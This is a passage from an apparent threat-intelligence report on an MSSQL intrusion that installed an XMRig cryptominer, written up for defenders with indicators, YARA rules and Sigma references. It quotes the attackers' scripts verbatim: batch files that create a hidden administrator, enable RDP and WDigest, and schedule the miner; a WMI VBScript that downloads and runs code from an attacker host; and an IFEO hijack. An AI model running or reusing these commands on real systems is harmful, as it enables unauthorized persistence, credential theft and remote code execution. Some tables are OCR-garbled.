"Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)",
"Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US)
AppleWebKit/534.16 (KHTML, like Gecko) Chrome/10.0.648.133
Safari/534.16",
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.11 (KHTML,
like Gecko) Chrome/23.0.1271.64 Safari/537.11",
"Mozilla/5.0 (Windows; U; Windows NT 6.1; zh-CN; rv:1.9.2.15)
Gecko/20110303 Firefox/3.6.15", _
"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.0b13pre)
Gecko/20110307 Firefox/4.0b13pre",
"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1;
Trident/4.0)", _
"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1;
Trident/4.0)")
Randomize
```

Command interactions are done via WMI, for process discovery:

```
Set objWMIService = GetObject("winmgmts:\\" & strComputer &
"\root\cimv2")
Set colItems = objWMIService.ExecQuery("Select * from
Win32_ComputerSystem", , 48)
```

Process creation:

```
Set objShare = objPS.Get("Win32_Process")
Set objInParam =
objShare.Methods_("Create").inParameters.SpawnInstance_()
```

In the code, we observed further attempts to obfuscate sensitive attributable values:

```
inStr(1,str1,MDnStr("gq87670@lrhrq.ewq",strpwd),1) >
rApp = True
```

Using the original password and some further de-obfuscation, we could decipher the values, in this case, the email address is:

[email protected]

Some other deciphered values relate to coin mining pools:

```
crypto-pool[.]fr
minergate[.]com
```

We also observed another dropper. Threat actors transferred the file ex.exe. Ex.exe is an Unrar application that they used to extract more malicious artifacts:

✓ EventID ¢	Action \$	ParentimagePath \$	ParentImageCmdline \$	FileName	cmdline1 © 🖌	FileCreated -
7	5.11.0			WinRAR ?????????	-	C:\Windows\ServiceProfiles\MSSQL\$SQLEXPRESS\AppData\Local\Temp\ex.exe
- 11	07:34.2					C:\Windows\ServiceProfiles\MSSQL\$SQLEXPRESS\AppData\Local\Temp\ex.exe
- 11	07:55.2					C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\mstrx\smss.exe
- 11	07:54.7					C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\mstrx\kit.bat
11	07:55.5					$\label{eq:c:WindowsSERVIC-1MSSQL$-1AppDataLocalTemp\mstrxWinRing0x64.sys} \\$
11	07:54.7					C:\Windows\SERVIC~1\MSSQL\$~1\AppData\Local\Temp\mstrx
1	Windows Command Processor	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\system32\wben\wmiprvse.exe -secured -Embedding	Cmd.Exe	cmd.exe /c C: Wirkows/SERVIC-11VSSQL5-11VppDatallocal/TempVex.exe x $\sim$ protetikuCe $\gamma$ C: Wirkows/SERVIC-11VSSQL5-11VppDatallocal/TempVistAdf.rar C: Wirkows/SERVIC-11VSSQL5-11VppDatallocal/TempVex.k dell /f/g C: Wirkows/SERVIC-11VSSQL5-11VppDatallocal/TempVex.tm	10.0.17763.592 (MinBulld.160101.0880)
1	??? RAR	C:\Windows\System32\cmd.exe	cmd.exe /c C:Windows/SERVIC-1MSSQL\$-1V4pDdatalLocallTemplex.exe x - prootBRUE -y C:Windows/SERVIC-1MSSQL\$-1V4pDdatalLocallTemplistx8f.r C:Windows/SERVIC-1MSSQL\$-1V4pDdatalLocallTemplex.tmp /ff.g.C:Windows/SERVIC-1MSSQL\$-1V4pDdatalLocallTemplex.tmp	1 1	C:Windows\SERVIC-1\MSSQL5-1\AppData\Local\Temp\ex.exe x - prostBRUCE -y C:Windows\SERVIC-1\MSSQL5-1\AppData\Local\Temp\istx64f.rar C:Windows\SERVIC-1\MSSQL5-1\AppData\Local\Temp\mstrx\	5.11.0

#### CommandLine:

ex.exe x -prootBRUCE -y C:\Windows\<REDACTED>\AppData\Local\Temp\istx64f.rar C:\Windows\<REDACTED>\AppData\Local\Temp\mstrx\<file>

#### File Extracted:

```
WinRing0x64.sys - XMRig cryptominer windows driver
smss.exe - XMRig coin miner
kit.bat
```

The kit.bat script included instructions for executing the miner as well as for creating persistence via a schedule task. See the contents of the script below:

```
@echo off
set usr=jood.06.10
set app=smss.exe
cd /d "%~dps0"
if "%1"=="-s" (
if EXIST %~dps0smss.exe start /min %~dps0smss.exe -c %usr%
exit
if EXIST %~dps0smss.exe start /min %~dps0smss.exe -c %usr%
schtasks /delete /tn ngm /f
schtasks /delete /tn cell /f
schtasks /create /tn ngm /tr "%~dps0kit.bat -s" /sc hourly /ru ""
schtasks /run /tn ngm
exit
```

Something to note here, regarding the kit.bat script, is that we discovered that its contents were the topic of discussion in a Chinese forum back in 2018.

批处理之家 ▼ » BAT求助&讨论 » 大神帮忙解释下这个批处理 发帖 返回列表 ww5655271 反表于 2018-6-28 09:51 | 只看该作者 □ 打印 字体大小: T T 倒序看帖 跳转到 » 1 楼 01. @echo off 02. set AxHt=asdfghjkl 03. set usr=jood.01.02 04. set app=smss.exe 列兵 05. cd /d "%~dps0" 06. if "%1"=="-s" ( 帖子 1 07. if EXIST %~dps0smss.exe start /min %~dps0smss.exe -c %usr% 积分 12 08. exit 技术 0 09. ) 捐助 0 10. %AxHt:~1,1%c%AxHt:~5,1%t%AxHt:~0,1%%AxHt:~1,1%k%AxHt:~1,1% /%AxHt:~2,1%elete /tn n%AxHt:~4,1%m /%AxHt:~3,1% 注册时间 2018-6-28 11. %AxHt:~1,1%c%AxHt:~5,1%t%AxHt:~0,1%%AxHt:~1,1%k%AxHt:~1,1% /%AxHt:~2,1%elete /tn cell /%AxHt:~3,1% 12. %AXHt:~1,1%c%AXHt:~5,1%t%AXHt:~0,1%%AXHt:~1,1%K%AXHt:~1,1% /cre%AXHt:~0,1%te /tn n%AXHt:~4,1%m /tr "%~dps0kit.bat -s" /sc hourly /ru "" 13. "%~dps0kit.bat" -s 14. %AxHt:~1,1%c%AxHt:~5,1%t%AxHt:~0,1%%AxHt:~1,1%k%AxHt:~1,1% /run /tn n%AxHt:~4,1%m 15. exit 复制代码 收藏 分享

Link: hxxp://www[.]bathome[.]net/thread-48526-1-1.html

### Persistence

The threat actors wrote a batch script (1.bat) that contained commands for establishing persistence on the compromised host. We see the creation of a new account and adding this account to the local administrators group.

```
NET USER Adminv$ !67hCS14ORVg /ADD /expires:never
NET LOCALGROUP Administrators /ADD Adminv$
```

They also made remote RDP connections possible by changing the *fDenyTSConnections* and *UserAuthentication* values to 0.

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f
NET USER Adminv$ !67hCS140RVg /ADD /expires:never
NET LOCALGROUP Administrators /ADD Adminv$
REG ADD "HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v Adminv$ /t REG_DWORD /d 0
reg add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v
LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f
NET LOCALGROUP Administrators /ADD Adminv$
NET LOCALGROUP Administratoren /ADD Adminv$
NET LOCALGROUP Administrateurs /ADD Adminv$
NET LOCALGROUP Administratorzy /ADD Adminv$
NET LOCALGROUP Administradores /ADD Adminv$
```

Full Contents of 1.bat

We later see the threat actors writing another batch file to disk and executing it. The kit.bat script contained a scheduled task that would run the kit.bat script on an hourly basis.

```
schtasks /create /tn ngm /tr "%~dps0kit.bat -s" /sc hourly /ru ""
schtasks /run /tn ngm
```

As explained in the execution tactic above, the threat actors installed a malicious WMI event subscription by including a VBScript that would execute on the compromised host. This was used as a method of persistence. The VBScript would execute every day at 23:00 of the host local time.



Decompiled .mof file containing the WMI event subscription.

Breaking down the above screenshot, the WMI event subscription contains the below malicious EventConsumer and EventFilter classes:

### **Event Consumer:**

- Class Name: ASEventConsumerdr
- Content: VBScript

#### **Event Filter:**

- Name: EFNMdr (randomly named)
- Trigger: Every day at 23:00 local time

Looking into the VBScript, we notice that it is reaching out to the domain mymst007[.]info on port 4000 to download one more file and save it as temp file.

### 1. WMI EventConsumer VBScript:

```
Set x=CreateObject("WinHttp.WinHttpRequest.5.1")
x.Open "GET", "http://mst2.mymst007.info:4000/jl?info=" & en(str) ,0
x.Send()
End If
If rhfs Then execmydler()
Function execmydler()
delhost
Set P=CreateObject("WinHttp.WinHttpRequest.5.1")
P.Open "GET", "http://mst2.mymst007.info:4000/ex?e=1",0
P.Send()
                          Downloading 2nd stage
b=P.responseText
M=Split(b,",",-1,1)
For Each Od In M
Nd = Nd + Chr(0d - 2)
Next
```

We used the below python code to emulate the VBScript and download the next stage payload:

```
import requests
chars = []
text = ""
response = requests.get("http://mst2.mymst007.info:4000/ex?e=1")
body = response.text.split(',')
for i in body:
    chars.append(int(i) - 2)
for i in chars:
    text = text + chr
```

#### 1. Second stage payload downloaded and executed:

```
on error resume next:
windir=CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2).ShortPath:
                                                                                   Downloading VBE script
                                                                             1
Set sh=CreateObject("Wscript.Shell"):
dl "http://http.mymst007.info:4000/21/jkH?e=1",windir + "\\xw2.tmp":
sh.run "cmd.exe /c cscript.exe /b /e:VBScript.Encode " + windir + "\\xw2.tmp 579562847 & del /f/q " + windir + "\\xw2.tmp",0:
Function dl(u,f):
                                           2
                                                Executing VBE script via cscript.exe
Dim xHttp:
Set xHttp = CreateObject("WinHttp.WinHttpRequest.5.1"):
Dim bStrm:
Set bStrm = CreateObject("Adodb.Stream"):
xHttp.Open "GET",u, 0:
xHttp.Send:
With bStrm:
.type = 1:
                                                xw2.tmp is the same file as file named "xit" from the
.open:
                                                execution section
.write xHttp.responseBody:
.savetofile f.2:
.close:
End With:
End Function'
```

The final method of persistence we observed was the addition of an entry into the Image File Execution Option (IFEO) registry key. By changing the Debugger value to a different executable, an attacker used IFEO to launch a program other than the intended one. In this case, threat actors modified the below registry key to launch the miner executable (smss.exe) instead of the svchost.exe binary.

"cmd.exe" /c REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\smss.exe" /f /v Debugger /t REG\_SZ /d "C:\windows\system32\svchost.exe

# **Privilege Escalation**

The threat actors dropped a file named bigfile.txt which they used certutil to convert to bigfile.exe which we believe is a variation of NetworkServiceExploit.exe as seen below.

Input Lines: 23 + C 2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Start: 88181         time: 46ms           end: 88277         Length: 9967           Length: 99         CI
<pre>esktopAwCreateWindowStationAF.SetProcessWindowStationY.GetProcessWindowStationÕ.wsprintfWE.GetUserObjectInformationAUSER32.dll.CreateProcessAsUserA OpenProcessToken.OpenThreadTokenp.GetTokenInformation.ImpersonateLoggedOnUserA.RevertToSelf.ImpersonateNamedPipeClientñDuplicateTokenExInitializ escurityDescriptorõ.SetTokenInformation.ConvertStringSecurityDescriptorToSecurityDescriptorW.AdjustTokenPrivileges AllocateAndInitializeSidEqualSid".LookupAccountSidA".LookupPrivilegeValueWLookupPrivilegeValueMacADVAPI32.dllF.QueryPerformanceCounterGetCurrentTh readIdå.GetSystemTimeAsFileTime^.InitializeSListHeadz.IsDebuggerPresentY.UnhandledExceptionFiltere.SetUnhandledExceptionFilterI.GetStartupInfoWIsPr ocessorFeaturePresent.TerminateProcessE.RtlUmwind*.SetLastError/.EnterCriticalSection ,LeaveCriticalSection.DeleteCriticalSectionZ.InitializeCritic alSectionAndSpinCount.TlsAlloc.TlsGetValueTlsSFtveW.InsFee@.FreeLibraryÅ.LoadLibraryExW.ExitProcess.GetModuleHandleExWo.GetModuleFileNameAè MultiByteTOWideCharö.WideCharToMultiByteÔ.GetCOmmandLineA% GetCommandLineA% GetCommandLineA% CoetCompareStringW.CompareStringW.CompareStringW.CoetFileTypee etConsoleCPú.GetConsoleModeH.HeapReAllocs.FindFirstFileExAFindNextFileAIsValidCodePageGetOEMCP2.GetCPInfo3.GetEnvironmentStringsW".F reeEnvironmentStringsWSetEnvironmentVariableAB.SetStdHandleô.GetStringTypeW<sup>©</sup>.GetProcessHeapFlushFileBuffersSetFilePointerExJ.HeapSize .// WriteConsoleWi.ReadConsoleWDecodePointer[.RaiseException[-] Stdout pipe creation failed incognitoAdefault[-] Failed to create new process: %d %s%s[-] WARNING: Not running as SYSTEM. Not all tokens will be available. NetworKserviceExploit.exe:</pre>
=>%s =>%s
[-] No tokens available NoneEveryoneLOCALNULL SIDCONSOLE LOGON[-] Failed to duplicate token to primary token: %d WinSta0WinSta0\default[*] Returning from exited process [*] Attempting to create new child process and communicate via anonymous pipe
<pre>[+] Created new process with token successfully [-] Failed to create new process: %d \\.\pipe\%sInitializeSecurityDescriptor() failed. Error: %d D:(A;OICI;GA;;;WD)ConvertStringSecurityDescriptorToSecurityDescriptor() failed. Error: %d Error CreatePipe %d[*] Listening on pipe %S, waiting for client to connect [*] Client connected! [-] Failed to impersonate the client.%d %d \\\127.0.0.1\pipe\%sA[*] Creating Pipe: %S [*] Enumerating tokens[-] Failed to enumerate tokens with error code: %d Done! [-] Requested token not found :-( [*] Processing tokens, looking for NT AUTHORITY\DECODER just kidding ;-) looking for:NT AUTHORITY\SYSTEM [+] Requested token found!!! %s\%s%s\%s%s\%sNT AUTHORITY\SYSTEMSeImpersonatePrivilegeSeImpersonatePrivilegeSeAssignPrimaryTokenPrivilegeSeDebugPrivilegeSeDebugPrivilegeSeDebugPrivilegeSeDebugPrivilegeSeDebugPrivilegeSeDebugPri</pre>

This was used in this intrusion to run the batch file with the following command:

"cmd.exe" /c %USERPROFILE%\AppData\bigfile.exe -i -c %USERPROFILE%\AppData\1.bat

### **Defense Evasion**

The threat actors attempted to kill antivirus tasks that could be running on the host. The commands targeted the below processes:

QQPCTray.exe QQPCRTP.exe QQPCMgr.exe kavsvc.exe alg.exe AVP.exe SafeDogGuardCenter.exe SafeDogSiteIIS.exe SafeDogUpdateCenter.exe SafeDogServerUI.exe kxescore.exe kxetray.exe 360safe.exe 360sd.exe 360rp.exe 360rps.exe 360tray.exe ZhuDongFangYu.exe

The privilege escalation tool the threat actors brought with them was written as a text file and then decoded using certutil into a binary file.

```
"cmd.exe" /c certutil -decode %USERPROFILE%\AppData\bigfile.txt
%USERPROFILE%\AppData\bigfile.exe
```

As we can see from the contents of the 1.bat script, the threat actors are adding a new local administrator user and they proceed with hiding the user account by adding it to the registry using "Special Accounts".

```
REG ADD "HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v Adminv$ /t REG_DWORD /d 0
```

Through the execution of the initial batch script, 1.bat, they also disabled the User Access Control(UAC) remote restriction by setting the registry key value to "1".

```
reg add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v
LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

Threat actors also enabled Wdigest.

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
```

After many files were added to the system the threat actors included commands to remove them once their execution was finished.


"cmd.exe" /c DEL %USERPROFILE%\AppData\1.bat
"cmd.exe" /c DEL %USERPROFILE%\AppData\bigfile.txt
"cmd.exe" /c DEL %USERPROFILE%\AppData\bigfile.exe

# **Credential Access**

During the initial access credentials were obtained via a brute-force attack against the exposed MSSQL server. No other credential access was observed during this intrusion, although the threat actors did enable WDigest to make later credential access easier.

# **Command and Control**

We observed that the domain mymst007[.]info is used to download further payloads. The domain was created five years ago. We have seen similar reports that make mention of the same infrastructure. Attacks associated with this domain include the same or similar tactics techniques and procedures (TTPs).



Connections related to the domain - mymst007[.]info

### Impact

The impact was concentrated on this one host. We did not see any further activity in this case. The compromised host had XMRig miner installed and running. The miner was also connecting to cryptomining pool such as minergate[.]com.

# Indicators

### File

WinRing0x64.sys 0c0195c48b6b8582fa6f6373032118da d25340ae8e92a6d29f599fef426a2bc1b5217299 11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5

ex.exe a7bafac5ed29a68e0fff6eecc3f5bb3f 4f19b6970e35b3d20f84a91e3af0d82c68096710 428d06c889b17d5f95f9df952fc13b1cdd8ef520c51e2abff2f9192aa78a4b24

kit.bat 91931a2b1ae645004023e1b35fe57314 9f5a7a293c92ef42374cf1471b653ed994446c15 4905b7776810dc60e710af96a7e54420aaa15467ef5909b260d9a9bc46911186

smss.exe e579cd176b384b38eda6a0c61c51c274 8a3b31ac12d9ac1a44707b1de75b8870189db83a d3c3f529a09203a839b41cd461cc561494b432d810041d71d41a66ee7d285d69

xit 88fba011db6e5122f4aa2c0343e11275 a2d34aeee2fb7c1ba57a11c03cc33e76f1217548 cfa12bb31d58d30875b7a20ed05b5c100032b6a18802fbdf3913e70288e11a55

xitmf 0c8622c4871541e89d0173d5be0db8aa b01a88df39857417233d9bd3256f82d0fdcc63f8 beda317d74b8f1090e251205064e686d330a0502006a54dc94d528d6bd16c416

### Network

minergate[.]com
mymst007[.]info
<u>[email\_protected]</u>

### **Detections**

### Sigma

#### **Custom Sigma rules**

Suspicious Commands by SQL Server

**MOFComp Execution** 

Hiding Local User Accounts

### SigmaHQ

System File Execution Location Anomaly –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process\_creation/proc\_creatio

Suspicious Shells Spawn by SQL Server –

https://github.com/SigmaHQ/sigma/edit/master/rules/windows/process\_creation/proc\_creation/ n\_win\_susp\_shell\_spawn\_from\_mssql.yml

Suspicious Execution of Taskkill -

https://github.com/SigmaHQ/sigma/blob/04a3dfeb019fb326a2a411e87049c4a59d81bfb5/rule s/windows/process\_creation/proc\_creation\_win\_susp\_taskkill.yml

Net.exe User Account Creation -

https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rul es/windows/process\_creation/proc\_creation\_win\_net\_user\_add.yml

Wdigest Enable UseLogonCredential -

https://github.com/SigmaHQ/sigma/blob/b4cb047ae720b37b11f8506de7965dc29d5920be/rul es/windows/registry/registry\_set/registry\_set\_wdigest\_enable\_uselogoncredential.yml

DNS Events Related To Mining Pools –

https://github.com/SigmaHQ/sigma/blob/578c838277fdba88704ff3fed3268e87bd7277e0/rule s/network/zeek/zeek\_dns\_mining\_pools.yml

Yara

```
rule miner_batch {
  meta:
     description = "file kit.bat"
     author = "TheDFIRReport"
     reference = "https://thedfirreport.com/2022/07/11/select-xmrig-from-sqlserver/"
     date = "2022/07/10"
     hash1 = "4905b7776810dc60e710af96a7e54420aaa15467ef5909b260d9a9bc46911186"
  strings:
     $a1 = "%~dps0" fullword ascii
     $a2 = "set app" fullword ascii
     $a3 = "cd /d \"%~dps0\"" fullword ascii
     $a4 = "set usr=jood" fullword ascii
     $s1 = "schtasks /run" fullword ascii
     $s2 = "schtasks /delete" fullword ascii
     $a5 = "if \"%1\"==\"-s\" (" fullword ascii
  condition:
     uint16(0) == 0xfeff and filesize < 1KB and
     3 of ($a*) and 1 of ($s*)
}
rule file_ex_exe {
  meta:
     description = "files - file ex.exe.bin"
     author = "TheDFIRReport"
     reference = "https://thedfirreport.com/2022/07/11/select-xmrig-from-sqlserver/"
     date = "2022/07/10"
     hash1 = "428d06c889b17d5f95f9df952fc13b1cdd8ef520c51e2abff2f9192aa78a4b24"
  strings:
     $$1 = "d:\\Projects\\WinRAR\\rar\\build\\unrar32\\Release\\UnRAR.pdb" fullword
ascii
     $s2 = "rar.log" fullword wide
     $s3 = "
                 <requestedExecutionLevel level=\"asInvoker\" uiAccess=\"false\"/>"
fullword ascii
     $s4 = " processorArchitecture=\"*\"" fullword ascii
     $s5 = "%c%c%c%c%c%c%c" fullword wide /* reversed goodware string
'c%c%c%c%c%c%c%' */
     $s6 = " version=\"1.0.0.0\"" fullword ascii
     $s7 = "%12ls: RAR %ls(v%d) -m%d -md=%d%s" fullword wide
     $s8 = " hp[password] " fullword wide
     $s9 = " %s - " fullword wide
     $s10 = "yyyymmddhhmmss" fullword wide
     $s11 = "----- %2d %s %d, " fullword wide
     $s12 = " Type Descriptor'" fullword ascii
     $s13 = "\\$\\3|$4" fullword ascii /* hex encoded string '4' */
     $s14 = "
                  processorArchitecture=\"*\"" fullword ascii
     $s15 = " constructor or from DllMain." fullword ascii
     $s16 = "-----" fullword wide
     fullword wide
     $s18 = "%-20s - " fullword wide
     $s19 = " publicKeyToken=\"6595b64144ccf1df\"" fullword ascii
```

```
$s20 = " version=\"6.0.0.0\"" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 900KB and
      8 of them
}
rule smss_exe {
   meta:
      description = "files - file smss.exe.bin"
      author = "TheDFIRReport"
      reference = "https://thedfirreport.com/2022/07/11/select-xmrig-from-sqlserver/"
      date = "2022/07/10"
      hash1 = "d3c3f529a09203a839b41cd461cc561494b432d810041d71d41a66ee7d285d69"
   strings:
      $s1 = "mCFoCRYPT32.dll" fullword ascii
      $s2 = "qPSAPI.DLL" fullword ascii
      $s3 = "www.STAR.com" fullword wide
      $s4 = "4;#pMVkWTSAPI32.dll" fullword ascii
      $s5 = "
                     <requestedExecutionLevel level=\"asInvoker\"/>" fullword ascii
      $s6 = "dYDT.Gtm" fullword ascii
      $s7 = "|PgGeT~^" fullword ascii
      $s8 = "* IiJ)" fullword ascii
      $s9 = "{DllB8qq" fullword ascii
      $s10 = "tfaqbjk" fullword ascii
      $s11 = "nrvgzgl" fullword ascii
      $s12 = "
                   <!--The ID below indicates application support for Windows 10 --</p>
>" fullword ascii
      $s13 = "5n:\\Tk" fullword ascii
      $s14 = " </compatibility>" fullword ascii
      $s15 = "HHp.JOW" fullword ascii
      $s16 = "
                   ---The ID below indicates application support for Windows 8 -->"
fullword ascii
      $s17 = " <!--The ID below indicates application support for Windows 7 -->"
fullword ascii
      $s18 = "Wr:\\D;" fullword ascii
      $s19 = "px:\"M$" fullword ascii
      $s20 = " <trustInfo xmlns=\"urn:schemas-microsoft-com:asm.v3\">" fullword
ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 23000KB and
      8 of them
}
rule WinRing0x64_sys {
   meta:
      description = "files - file WinRing0x64.sys.bin"
      author = "TheDFIRReport"
      reference = "https://thedfirreport.com/2022/07/11/select-xmrig-from-sqlserver/"
      date = "2022/07/10"
      hash1 = "11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5"
```

```
strings:
      $s1 = "d:\\hotproject\\winring0\\source\\dll\\sys\\lib\\amd64\\WinRing0.pdb"
fullword ascii
      $s2 = "WinRing0.sys" fullword wide
      $s3 = "[email protected]" fullword ascii
      $s4 = "\"GlobalSign Time Stamping Authority1+0)" fullword ascii
      $s5 = "\\DosDevices\\WinRing0_1_2_0" fullword wide
      $s6 = "OpenLibSys.org" fullword wide
      $s7 = ".http://crl.globalsign.net/RootSignPartners.crl0" fullword ascii
      $s8 = "Copyright (C) 2007-2008 OpenLibSys.org. All rights reserved." fullword
wide
      s_{9} = "1.2.0.5" fullword wide
      $s10 = " Microsoft Code Verification Root0" fullword ascii
      $s11 = "\\Device\\WinRing0_1_2_0" fullword wide
      $s12 = "WinRing0" fullword wide
      $s13 = "[email protected]" fullword ascii
      $s14 = "GlobalSign1+0)" fullword ascii
      $s15 = "Noriyuki MIYAZAKI1(0&" fullword ascii
      $s16 = "The modified BSD license" fullword wide
      $s17 = "RootSign Partners CA1" fullword ascii
      $s18 = "\\/.gJ&" fullword ascii
      $s19 = "14012709" ascii
      $s20 = "140127110000Z0q1(0&" fullword ascii
  condition:
      uint16(0) == 0x5a4d and filesize < 40KB and
      8 of them
}
```

### MITRE

```
T1053.005 - Scheduled Task/Job: Scheduled Task
T1136.001 - Create Account: Local Account
T1546.003 - Event Triggered Execution: Windows Management Instrumentation Event
Subscription
T1564.002 - Hide Artifacts: Hidden Users
T1059.003 - Command and Scripting Interpreter: Windows Command Shell
T1027.004 - Obfuscated Files or Information: Compile After Delivery
T1110.001 - Brute Force: Password Guessing
T1070.004 - Indicator Removal on Host: File Deletion
T1562.001 - Impair Defenses: Disable or Modify Tools
T1546.012 - Event Triggered Execution: Image File Execution Options Injection
T1140 - Deobfuscate/Decode Files or Information
T1112 - Modify Registry
T1078 - Valid Accounts
T1134.001 - Token Impersonation/Theft
```

Internal case #12780